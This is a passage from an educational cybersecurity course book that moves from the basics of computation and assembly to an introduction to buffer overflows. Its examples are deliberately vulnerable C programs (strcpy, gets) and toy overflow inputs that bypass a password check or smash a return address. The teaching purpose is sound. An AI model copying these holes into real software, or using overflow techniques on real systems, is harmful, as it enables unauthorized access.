


Program Analysis for Cybersecurity



ben-holland.com/pac2020

Program Analysis for Cybersecurity



ben-holland.com/pac2020 [revision 2024.1]

The contents of this book and accompanying lab materials were created by Benjamin Holland and are distributed under the permissive MIT License unless otherwise noted. Portions of these materials are based on research sponsored by DARPA under agreement numbers FA8750-12-2-0126 & FA8750-15-2-0080. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

These materials incorporate the feedback of several individuals.

Dr. Suresh Kothari: <https://www.linkedin.com/in/surajkothari>

Previous course participants of:

- USCC Boot Camps 2017, 2018, 2019, 2020, 2021, 2023
- Iowa State University SE/CprE 421 2018
- Iowa State University SE/CprE 416 2015/2016/2017
- ISSRE 2015, ASE 2015/2016, and MILCOM 2015/2016/2017
- GIAN India Course 2016
- ISEAI India Course 2018

- Iowa State Universe SE421 Fall 2018 students (<https://github.com/SE421-Fall2018>)

This distribution was developed for the 2020 US Cyber Challenge (USCC) boot camps. All slides, materials, and updates are available at ben-holland.com/pac2020.

Note that these materials are a minor revision of [https://ben-holland.com/pac2020](http://ben-holland.com/pac2020) and a major revision from prior materials, which can be found at: [https://ben-holland.com/pac](http://ben-holland.com/pac).

\$ whoami

- 2005 – 2010
 - B.S. in Computer Engineering
 - Wabtec Railway Electronics, Ames Lab (DOE), Rockwell Collins: Software Engineer Intern
- 2010 – 2011
 - B.S. in Computer Science
 - Rockwell Collins: Software Engineer Intern
- 2010 – 2012
 - M.S. in Computer Engineering (Co-major Information Assurance)
 - Thesis: Enabling Open Source Intelligence (OSINT) in private social networks
 - MITRE: Software Engineer Intern
- 2012 – 2015
 - Iowa State University: Research Associate → Assistant Scientist
 - DARPA's APAC and STAC programs
 - Demands impactful and practical software solutions for open security problems
 - Fast-paced, high-stakes, adversarial engagement challenges
- 2015 – 2018
 - Ph.D. in Computer Engineering (Iowa State University)
 - Thesis: Computing homomorphic program invariants
- 2019 – Present
 - Apogee Research: Senior Research Engineer
 - We are hiring! Online at: apogee-research.com



Disclaimer

- I am attempting to distill a large amount of information
- I am attempting to fairly represent the current state-of-the-art approaches but:
 - I am somewhat unavoidably biased towards certain approaches
 - I take some positions that may be controversial among experts
 - I probably ask more questions than I have answers...
 - I probably even get a few things wrong...

USCC Boot Camp Goals



Information is going to come at you fast. The idea is to get you familiar with the topics so that you can revisit them in depth later.

Learning Objectives

By the end of this course, you should be able to:

- Demonstrate basic bug hunting, exploitation, evasion, and post-exploitation skills
- Describe commonalities between vulnerability analysis and malware detection
- Describe fundamental limits in program analysis
- Challenge conventional viewpoints of security
- Confidently approach large third-party software
- Critically evaluate software security products
- Locate additional relevant resources

This course sets ambitious learning goals that span both defensive and offensive techniques. Each topic is connected by a common theme of program analysis, which we use to cover topics in vulnerability analysis, malware detection, exploit development, antivirus evasion, and post-exploitation topics. Of course, there is no way that you can become an expert in all of these areas in one day (or even a week). Instead what this course aims to do is give you the tools to confidently approach intractable problems in security. It is my hope that by the end of the course, you feel prepared to seek out additional knowledge on your own that brings you closer to success in your own personal interests and goals.

Overview

- Principles of Programs and Compilers
 - From CPUs to C and beyond
- Exploit Development
 - From toys to webservers
- Fundamentals of Program Analysis
 - Challenges, limitations, and general approaches to program analysis
- Bug Hunting
 - Static and dynamic analysis approaches to program analysis
- Antivirus Evasion
 - Bypassing modern antivirus
- Going Beyond
 - The state-of-the-art and future directions in the field

The course material is broken into 6 modules that cover both defensive and offensive materials.

Exploit Development

First, we will become intimately familiar with one particular type of bug, a buffer overflow. We will iteratively develop exploits for a simple Linux program with a buffer overflow before we move on to developing an exploit for a Windows webserver called MiniShare.

Fundamentals of Program Analysis

Next, we will discuss program analysis and how it can be used to analyze programs to detect bugs and malware. We will also consider some fundamental challenges and even limitations of what is possible in program analysis. This module discusses relationships between bugs and malware, as well as strategies for integrating human intelligence in automatic program analysis. Later you will be presented with an enormous task of quickly locating malware in a large Android application (several thousand lines of code). Through this activity you will be challenged to develop strategies for auditing something that is too big to personally comprehend. As class we will collectively develop strategies to audit the application, we will use those strategies to develop automated techniques for detecting malware.

Bug Hunting

In this module we will examine strategies for hunting for unknown bugs in software. We will revisit our buffer overflow vulnerabilities and consider what is involved to automatically detect the vulnerability for various programs while considering the limitations of program analysis. We will develop a tool to automatically locate the line number of the code that was exploited in the Minishare webserver.

Antivirus Evasion

Since antivirus is used to actively thwart exploitation attempts, we will take a detour to examine techniques to bypass and evade antivirus. Specifically, we will examine what is necessary to manually modify a decade-old browser drive by attack to become undetectable by all modern antivirus. We will also build a tool to automatically obfuscate and pack our exploit.

Going Beyond

In this final module, we explore future directions in the field and examine some open problems in the context of what we learned in the previous modules.

Note: The labs in this course are designed to push everyone in this course. Likely there will be some subject that you feel ill equipped to try, but don't let that be a barrier. Attempt the lab to the best of your ability and try your best to learn the core ideas behind each activity. Then attempt the lab again when you have more time. Please send questions, thoughts, and comments to uscc@ben-holland.com and I will be happy to help you find your way to success for any of the labs. There are multiple solutions to each lab, and in some cases, there are no right answers!

Technology is a Double-Edged Sword

- Learning bug hunting techniques can be used for exploitation or securing code
- Learning exploitation techniques can be used for malice or to improve bug hunting
- Avoiding education of exploitation unnecessarily limits learning
- A hacker mentality to pursue knowledge of core principles and limitations is essential



Ethical Concerns


- Disclaimer: The content in this course was created for educational purposes only.
- Consider the consequences of your actions. *Remember that every action may have unforeseeable consequences.*



It is up to each of us to decide what we believe is morally right and wrong. We live in a society with legal precedents and consequences and we must all be responsible for our actions. Remember that every action may have unforeseeable consequences, so you must consider if you are willing to live with those consequences, whatever they may be, even when you think nobody is watching. As Spiderman's Uncle Ben said, "With great power comes great responsibility".

What is a computer?

What does it mean to compute?




At the start of the 20th century, mathematicians spent enormous efforts trying to figure out how much math can be done by following a set of written down rules instead of using their intuitions, which has dominated earlier mathematical efforts. More formally what can and cannot be computed by following an algorithm? If we think about what a computer does, we see that it is something that is executing the prescribed instructions laid out by an algorithm.

The Analytical Engine (shown left) designed in 1837 by English mathematician and computer pioneer Charles Babbage, although it was never completed during his lifetime, was a general-purpose mechanical computer capable of executing an instruction set that included conditional branches, loops, and reading/writing to integrated memory. Katherine Johnson (shown center) computed flight trajectories for NASA's early space missions. Except for her mathematical creativity she served the role of a human computer performing hand calculations as many women did before her in World War II. After the personal computer revolution began in the 1970s there was no stopping the proliferation of general-purpose computers ranging from the release of the DOOM video game in 1993 (shown right) to the ubiquity of computing devices we find today.

But the question remains, how do we describe what an algorithm is? What is the basic model for a computer?

Turing Machine Model

- Input: Contents on tape
- Output: Contents on tape
- Program: State transitions




The Turing machine model is an abstraction that lets us think about what it means to model computation. In the Turing machine model, the tape is infinite in both directions. We can read or write to one cell at a time and we are allowed to write any symbol to the cell we want. We can also write a special blank symbol, which clears the cell, although this distinction isn't strictly necessary. We can write down a table of state transitions (i.e. when I am in a particular state and I see this symbol I will do some action (e.g. move left, move right, or write symbol). If we were thinking of a human computer, then the tape is a formalization of memory where the state transitions are our "state of mind" and the actions are the tasks performed. A special action exists to "halt" computation. Meaning no further actions are taken and the computation is done.

We will explore this topic more later, but Alan Turing was interested in the question of whether or not he could determine whether any arbitrary program written would halt or run forever. Programs that just loop back and forth forever never reach their halt state. Certainly, some programs are easy to decide, but he wanted to know could he decided this for any program? The answer is perhaps surprising and non-intuitive, but its an important result that has had a lasting impact on the field.

Computer Architecture

- Harvard Architecture
 - Program and Data separate
- Von Neumann Architecture
 - Program and Data together
- Typical Modern Architectures:
 - Von Neumann architecture
 - Sequentially read instructions



Block diagram of a basic computer with uniprocessor CPU.
Black lines indicate data flow, whereas red lines indicate control flow. Arrows indicate the direction of flow.
Source: https://en.wikipedia.org/wiki/Computer_architecture

What is a program?

Ice Breaker Exercise: EIL5 “Programming”


- Explain It Like I'm Five (EIL5): What is a computer program?
- Can your explanation intuitively address:
 - What is a program
 - What are the inputs and outputs of a program
 - Programming bugs
 - Security issues
 - Complexity of software

Computers understand and follow very simple instructions. They do not know right from wrong, they only follow instructions exactly as they see them. Programs are made of these simple instructions and can be thought of like flowcharts. Flowcharts take some *data* (YES/NO) to make decisions. If/Then relationships (Did you eat breakfast today? -> YES/NO) let us *control* decisions based on the answers. We can even loop (Did you eat breakfast today -> No? -> Go back to the start.). We can make lots of flowcharts and combine them to make really complicated programs. Even though the idea of flowcharts is very simple, a big flow chart can be very confusing to understand right? What if you make a mistake in the flowchart? How do you find the mistake? Could someone think of bad answers that cause your flowchart to give a wrong answer? What if I gave some inputs that cause you to go in a loop forever in your flowchart and never give an answer (example: I say I never eat breakfast)?

What is a program?


- Common answer: “a set of instructions”
- Better answer: “similar to a cooking recipe”
 - Ordered list of instructions
 - Instructions executable by a cook (i.e. the computer)
 - Instructions specify operators (actions) and operands (data)
 - Example: “add flour to bowl”
 - Operator: *add*
 - Operands: *flour, bowl*
 - Instructions can be branching or non-branching
 - Non branching: “add flour to bowl”
 - Branching: *if “large batch” then “add flour to bowl”*
 - Instructions can be repeated (i.e. loop)
 - Example: *jump* to first instruction
 - Example: *while “batter is runny” then “stir batter”*

We can visualize programs as flow charts



What is a program?


- Even better answer: Something that can be translated to a set of low-level instructions (e.g. Brainf*ck) that control a Turing machine
 - Program: Series of BF instructions
 - Input: Contents on tape
 - Output: Contents on tape




Instruction	Meaning
>	increment the data pointer (to point to the next cell to the right)
<	decrement the data pointer (to point to the next cell to the left)
+	increment (increase by one) the byte at the data pointer
-	decrement (decrease by one) the byte at the data pointer
[if the byte at the data pointer is zero, then instead of moving the instruction pointer forward to the next command, jump it <i>forward</i> to the command after the <i>matching</i>] command
]	if the byte at the data pointer is nonzero, then instead of moving the instruction pointer forward to the next command, jump it <i>back</i> to the command after the <i>matching</i> [command

What is a program?

- Even better answer: Something that can be translated to a set of low-level instructions (e.g. Brainf*ck) that control a Turing machine




Simulator: Tape Machine with Four Instructions




- Simple 4 instruction set architecture
- Human operator decides program transitions
 - Example: If the current cell is 0 then move right

Simulator: Harvard Architecture



- Harvard architecture: program is stored in a separate read-only memory from data

Simulator: Von Neumann Architecture



- Von Neumann architecture: program and data are stored in same memory, program can be treated as data

For more details on self-modify Brainf*ck programs see:
<https://soulsphere.org/hacks/smbf/>

Simulator: Von Neumann Architecture

The screenshot shows a Von Neumann architecture simulator interface. At the top, a horizontal bar displays the memory contents from 'Memory Low' to 'Memory High'. The first few cells contain 'AA' followed by numerous '?' characters. A blue diamond icon indicates the 'Tape Head' at cell index 50, which has value 'A'. Below this is a 'Data Representation' section with radio buttons for 'Integer' and 'ASCII', where 'ASCII' is selected. Underneath is a 'Program (Instruction Set: < > + - [])'. The program code is:
>+++++[<+++++>-]<+++++
[->+>+<<]>[-<<+>>]<<
Two red arrows point from the text 'Create 'A' in first data cell' and 'Copy data to next cell' to the first two lines of the program code.

Memory Low Memory High

A Tape Head (cell index: 50, value: A)

Data Representation

Integer ASCII

Program (Instruction Set: < > + - [])

>+++++[<+++++>-]<+++++
[->+>+<<]>[-<<+>>]<<

Create 'A' in first data cell
Copy data to next cell

Simulation Controls

Execute Reset

- Simple code can copy data from one cell to another leads to conceptual input/output streams

Simulator: Von Neumann Extended Instructions

The screenshot shows a simulation interface for Von Neumann Extended Instructions. At the top, a horizontal bar displays the tape content: >>>>>.>.<<<. <- .??.?w ?dlorux{~???. The tape head is positioned at index 48, value '>'. Below the tape, the memory is divided into 'Memory Low' and 'Memory High'. The 'Data Representation' section is set to 'ASCII'. The 'Program' section contains the instruction set: < > + - , { }.

Extended instruction set:
, Reads a byte from input to current cell
. Prints a byte of current cell to output

Simulation Controls
Execute Reset

Standard I/O

Input		Output
	hello world	

Simulator: Functions and Stacks

Program Counter Delay Input:

```
Subroutine C:  
begin  
  Do some stuff  
end;  
  
Subroutine B:  
begin  
  needs space for B's Local Variables  
  Do some stuff  
  Call Subroutine C  
end;  
  
Subroutine A:  
begin  
  needs space for A's Local Variables  
  Call Subroutine B  
  Call Subroutine C  
end;  
  
Start:  
begin  
  Call Subroutine A  
end;
```

Look at the stack now that we are a couple of subroutines deep

Why is this C code vulnerable?

```
int main(int argc, char *argv) {  
    char buf[64];  
    strcpy(buf, argv[1]);  
    return 0;  
}
```

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

Note: If a *return* is not written in the *main* function many compilers will implicitly add a “*return 0;*”.

Buffer Overflows in Brainf*ck

Online Brainf**k Compiler IDE

The screenshot shows the interface of an online Brainfuck compiler. At the top, there's a code editor window containing a long sequence of Brainfuck instructions. Below it is a control panel with dropdown menus for 'Execute Mode, Version, Inputs & Arguments'. It includes fields for 'Interactive' mode, 'Stdin Inputs' (containing 'Input to echo back'), and a large 'Execute' button. The result area at the bottom displays the output of the executed program, which is 'Input to echo back'.

- Compile C implementation of main + strcpy
 - <https://github.com/arthaud/c2bf>
- Execute BF program (for efficiency using an optimizing compiler)
 - <https://www.jdoodle.com/execute-brainfuck-online/>

strcpy Function Can Overflow Buffers

Online Brainf**k Compiler IDE

The screenshot shows the interface of the Online Brainf**k Compiler IDE. At the top, there is a code editor with the number '1' and a long string of characters. Below the editor is a control panel with a dropdown menu labeled 'bfc-0.1', an 'Interactive' checkbox, and a 'Stdin Inputs' field containing a large string of 'A's. There are also 'Execute' and 'Result' buttons. The 'Result' panel is mostly black, with a small portion at the bottom showing the character '?' and the text 'CPU Time: 0.01 sec(s), Memory: 344 kilobyte(s)'. At the bottom right of the result panel, it says 'compiled and executed in 2.032 sec(s)'. The entire window has a light gray border.

Building Languages on top of Assembly

Example Assembly Code

- MOV - move data from one location to another
- ADD - add two values
- SUB - subtract a value from another value
- PUSH - push data onto a stack
- POP - pop data from a stack
- JMP - jump to another location
- INT - interrupt a process
- ...


Assembler / Disassembler

Assembly Code:

```
; load value of 3 into the register "eax"  
mov eax, 3  
  
; load value of 4 into the register "ebx"  
mov ebx, 4  
  
; add values stored in "eax" and "ebx"  
; and store the result (value 7) in "eax"  
add eax, ebx
```

Machine Code:

```
b8 03 00 00 00  
bb 04 00 00 00  
01 d8
```



Assembly code is human-readable, low-level programming language that consists of a standard set of instructions. There is a strong correspondence between the low-level programming language and the target architecture's machine code instructions. An assembler converts assembly code into machine code, which is binary formatted in a form that can be directly executed by the machine's CPU. The binary format of x86 instructions starts with an opcode (operation code) that identifies the type of instruction. Some operators also include operands (data) that are supplied to the operator defined by the opcode. Often machine code is digitally represented as base 16 (hexadecimal) for human consumption although the data is stored in a binary format. A disassembler takes machine code and translates it back to the corresponding assembly code (although any programmer created comments would be lost).

We will explore using the NASM assembler and objdump disassembler for x86 programs later.

There are also assembler's and disassembler's accessible online:

- <https://defuse.ca/online-x86-assembler.htm>
- <https://onlinedisassembler.com>

A table of x86 architecture opcodes can be found at:

- <http://ref.x86asm.net/coder32.html>

Compiling C

- What language do we write the first compiler in?
- Bootstrapping
 - 1. Write a simple C compiler in assembly
 - 2. Write a better C compiler in C and compile with initial compiler
 - 3. Use better compiler to compile an even better C compiler
- Reflections on Trusting Trust
 - What if the first compiler adds backdoors to compiled programs?
- Countering Trusting Trust Attack
 - Assume two compilers (C1, C2) are not malicious in the *same* way



The Reflections on Trusting Trust paper is a famously well cited paper in the security field. It's only 3 pages long and very thought provoking. Taking time to read and understand the attack will make you think about security differently. In any case it is worth a read!

Afterwards you should do yourself a favor to explore the work on countering the attack.

- <https://se421-fall2018.github.io/resources/readings/p761-thompson.pdf>
- https://www.schneier.com/blog/archives/2006/01/countering_trus.html

Exploit Development



Why is this C code vulnerable?

```
int main(int argc, char *argv) {  
    char buf[64];  
    strcpy(buf, argv[1]);  
    return 0;  
}
```

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

Note: If a *return* is not written in the *main* function many compilers will implicitly add a “*return 0;*”.

Buffer Overflow Basics

- National Science Foundation 2001 Award 0113627
 - Buffer Overflow Interactive Learning Modules (defunct)
 - Resurrected Fork: <https://github.com/benjholla/bomod>

A buffer overflow results from programming errors and testing failures and is common to all operating systems. These flaws permit attacking programs to gain control over other computers by sending long strings with certain patterns of data.

In 2001, the National Science Foundation funded an initiative to create interactive learning modules for a variety of security subjects including buffer overflows. The project was not maintained after its release and has recently become defunct. Fortunately I was able to salvage the buffer overflow module and refactor the examples to work again. We will use these interactive modules to examine execution jumps, stack space, and the consequences of buffer overflows at a high level before we attempt the real thing.

Examine the following interactive demonstration programs that were included with these slides. Solutions to the **Spock** and **Smasher** problems are shown in the following slides.

1. **Jumps:** Shows how stacks are used to keep track of subroutine calls.
2. **Stacks:** An introduction to the way languages like C use stack frames to store local variables, pass variables from function to function by value and by reference, and also return control to the calling subroutine when the called subroutine exits.
3. **Spock:** Demonstrates what is commonly called a "variable attack" buffer overflow, where the target is data.
4. **Smasher:** Demonstrates a "stack attack," more commonly referred to as "stack smashing."
5. **StackGuard:** This demo shows how the StackGuard compiler can help prevent "stack attacks."

BOMod Variable Attack Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: TEST

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:
TEST

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1										X						
2																
3																
4																
5																
6										*						
7																
8																
A																
B																
C	T	E	S	I												F \$
D																
E																
F																

You didn't enter the right password, but do you need to?

If we are attempting to login as Dr. Bones and enter “TEST” as his password this program will print “Access denied.” If we don’t know Dr. Bones’ password can we still log in?

BOMod Variable Attack Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAAT

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:
AAAAAAAAT
Hello, Dr. Bones.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2								*								
3																
4																
5																
6																
7																
8																
A																
B																
C																
D																
E																
F																

You're now logged in as Dr. Bones

The program first declares a single character variable *correct_password* with value ‘F’. The program then declares an 8 character buffer called *input*. Since the stack grows downward (towards 0x00) this means that if the *input* buffer overflows the next value overwritten will be *correct_password*. If we don’t know the password “SPOCKSUX”, but we can overwrite the *correct_password* variable to ‘T’ then we can bypass the security check and login as Dr. Bones without knowing his password. To do this we just need to fill the buffer with 8 characters, followed by a 9th character of ‘T’. So logging in with password “AAAAAAAAT” will log us in as Dr. Bones.

BOMod Smasher Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAAAAAAAA

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
AAAAAAAAAAAAAA
You entered:
AAAAAAAAAAAAAA
Segmentation fault.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0	!	:	<	{	}	'	.	^	\$!	\$	#	!	*	@	
1	^	(*	~)	[]	,	.<	}]	[*	!	&	
2	@	%	\$	*	(#	(*	%	\$!	^	\$	#	#	
3	!	\$	@	(#	%	#	^	^	%	\$	%	(&	*	
4	'	,	/	*	!	:	<	{)	"	'	.	^	\$!	\$
5	#	!	*	@	^	(*	~)	[]	,	-	<	}]
6	[*	!	&	@	%	\$	*	(#	(*	%	%	\$!
7	^	\$	#	#	!	\$	@	(#	%	#	^	^	%	\$	%
8	%	(&	*	'	,	/	?	!	:	<	{	"	'	.	.
9	^	\$!	\$	#	!	*	@	^	(*	~)	[]	,
A	.	<]]	[*	!	&	@	%	\$	*	(#	(*
B	%	%	\$!	^	\$	#	#	!	\$	@	(#	%	#	^
C	^	%	\$	%	(&	*	'	,	/	?	!	:	<	{]
D)	"	.	.	^	\$!	\$	#	!	*	@	^	(*	~
E]	[]	,	.	<	}]	[*	!	&	@	%	\$	*
F	(#	(*	%	%	\$!	^	\$	#	!	\$	@	()

The return address pointed to something that didn't make sense so you caused a segmentation fault

If our goal is to jump the execution of this program to the *forbidden_function*, what can we do? Entering a long string of 'A' characters allows us to overflow the input buffer and overwrite the return address of *main*, but if the return address does not point to a valid region in memory a segmentation fault will occur.

ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	\$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(72	48	110	H	104	68	150	h
9	9	11		41	29	51)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
